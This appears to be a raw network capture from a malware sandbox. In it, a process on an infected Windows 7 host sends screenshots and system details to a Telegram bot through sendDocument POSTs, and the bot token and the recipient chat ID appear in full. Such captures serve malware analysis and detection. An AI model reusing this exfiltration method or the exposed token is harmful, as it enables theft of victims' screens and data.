2022-04-08 10:14:04 UTC	1325	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da19730abb6823 Host: api.telegram.org Content-Length: 116890 Expect: 100-continue
2022-04-08 10:14:04 UTC	1325	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:04 UTC	1325	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 33 30 61 62 62 36 38 32 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 33 30 61 62 62 36 38 32 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da19730abb6823Content-Disposition: form-data; name="chat_id"5019146869----------8da19730abb6823Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:14:04 UTC	1326	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zgWN9
2022-04-08 10:14:04 UTC	1342	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO",sqy{3N
2022-04-08 10:14:04 UTC	1358	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:04 UTC	1374	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:04 UTC	1389	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:04 UTC	1405	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:04 UTC	1421	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f 2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h
2022-04-08 10:14:04 UTC	1437	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:04 UTC	1439	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 33 30 61 62 62 36 38 32 33 2d 2d 0d 0a Data Ascii: ----------8da19730abb6823--
2022-04-08 10:14:04 UTC	1439	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:04 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":132,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412844,"document":{"file_name":"user-082561 2022-04-08 03-18-31.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4RiUArswl0et81v2Ry1-3Bxyo3I0gAC-AoAAkCUgFLRDt23a0rBzAEAB20AAyME","file_unique_id":"AQAD-AoAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOEYIAK7MCNHrfNb9kctftwccqNyNIAAvgKAAJAlIBS0Q7dt2tKwcwjBA","file_unique_id":"AgAD-AoAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49183	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:09 UTC	1441	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da1975d63c36dc Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:09 UTC	1441	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:09 UTC	1441	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 35 64 36 33 63 33 36 64 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 35 64 36 33 63 33 36 64 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da1975d63c36dcContent-Disposition: form-data; name="chat_id"5019146869----------8da1975d63c36dcContent-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:09 UTC	1442	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zg WN9
2022-04-08 10:14:09 UTC	1458	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO" ,sqy{3N
2022-04-08 10:14:09 UTC	1474	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:09 UTC	1490	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Ltoj8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F
2022-04-08 10:14:09 UTC	1505	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:09 UTC	1521	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:09 UTC	1537	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+? 7h
2022-04-08 10:14:09 UTC	1553	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:09 UTC	1555	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 35 64 36 33 63 33 36 64 63 2d 2d 0d 0a Data Ascii: ----------8da1975d63c36dc--

